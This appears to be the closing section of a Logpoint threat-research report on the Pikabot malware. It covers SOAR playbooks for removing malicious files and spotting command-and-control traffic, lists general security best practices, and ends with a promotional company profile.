


Malicious File Investigation and Remediation

Most malware delivery campaigns involve weaponized attachments and social engineering techniques to deceive victims into executing them. Furthermore, the attacks nowadays employ multi-staged tactics for payload delivery. This playbook covers the investigation and containment of malicious binaries dropped on the system. It checks the dumped file's hash to threat intelligence sources, and if it finds them to be dangerous, it terminates the associated processes and deletes the file.




This playbook further searches for that hash in other endpoints to identify potentially infected machines and the exact steps if it is found. To carry out these activities, the playbook uses the functionality of the "AgentX Terminate Process" and "AgentX Remove Item" playbooks, allowing analysts to effectively terminate malicious processes and delete malicious files from infected machines.



Possible Command and Control

Pikabot operates through Command and Control (C2) communication, allowing attackers to maintain control over compromised systems. This playbook is used to detect C2 server communication. It uses a threat intelligence platform to check IP, source address, and domain reputation. It also uses entropy to detect domains with random domain names. When malicious C2 is detected, it can respond by blocking those server addresses or domains.



SECURITY BEST PRACTICES

The recommendations for organizations to avoid the infection of Pikabot include:

1. Use Updated Security Software:

- Use reliable antivirus and antimalware software.
- Regularly update all software to reduce the risk of a botnet assault exploiting weaknesses.

2. Monitor Network Traffic:

- Continuously monitor network traffic for unusual activity and spikes in requests.
- To keep up with evolving threats, regularly evaluate and change firewall rules.

3. Use Strong Passwords and Multi-Factor Authentication:

- Use secure passwords and multiple layers of authentication to prevent unauthorized access.
- Set strong, unique passwords for all accounts.

4. Implement Security Awareness Training:

- Conduct regular security awareness training programs to educate users/employees on recognizing phishing, malicious activity, potential botnet attacks, and the associated hazards.
- Encourage a security-conscious culture and offer training on how to detect and report suspicious activity.

5. Use Cybersecurity Solutions:

- Install cybersecurity solutions like firewalls, intrusion detection systems, and DDoS protection tools to prevent unauthorized visits and detect botnet activities.
- An Endpoint Protection Platform for host-level security is also required.

6. Regular Audits and Compliance Adherence:

- Perform frequent security audits like penetration tests and vulnerability assessments to discover vulnerabilities and weaknesses.
- Maintain compliance with applicable data protection and cybersecurity standards.
- Stay informed on developments in laws and regulations, so that security measures can be adjusted accordingly.

7. Network Segmentation:

- Use network segmentation to separate vital systems from less secure areas of the network.
- Restrict unwanted communication between segments.

8. Patch Management:

- Regularly update and patch operating systems, apps, and firmware to address vulnerabilities.
- Create a systematic patch management approach to ensure timely updates without hampering the business/daily operation.

9. Regular Backups:

- Back up vital data regularly and confirm that the backup mechanisms work correctly.
- Backups should be kept secure and offline, and the restoration procedure should be tested regularly.

10. Incident Response Plan:

- Develop and continue to implement an incident response plan to handle security incidents swiftly and effectively.
- Conduct simulations and exercises regularly to test the incident response plan.

CONCLUSION

The infection rate of Pikabot is increasing as affiliates of threat actors use it to deploy additional payloads such as ransomware, crypto-miner, data exfiltration, and others. Because it uses anti-analysis techniques and obfuscation, security tools need help detecting it. In this research, we attempted to expose its capabilities and behavioral patterns with detection and remediation opportunities via the Logpoint Converged SIEM platform.

Converged SIEM comes with EDR capabilities through its native agent, AgentX, which transports logs and telemetry from endpoints to the SIEM and is powered by SOAR capabilities. Converged SIEM can perform automated threat investigation and remediation. A security operations platform like this allows businesses to quickly detect and respond to multiple assaults using out-of-the-box alerts, threat information, orchestration, and automated actions that streamline manual processes while also responding to and remediating threats like Pikabot.

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit www.logpoint.com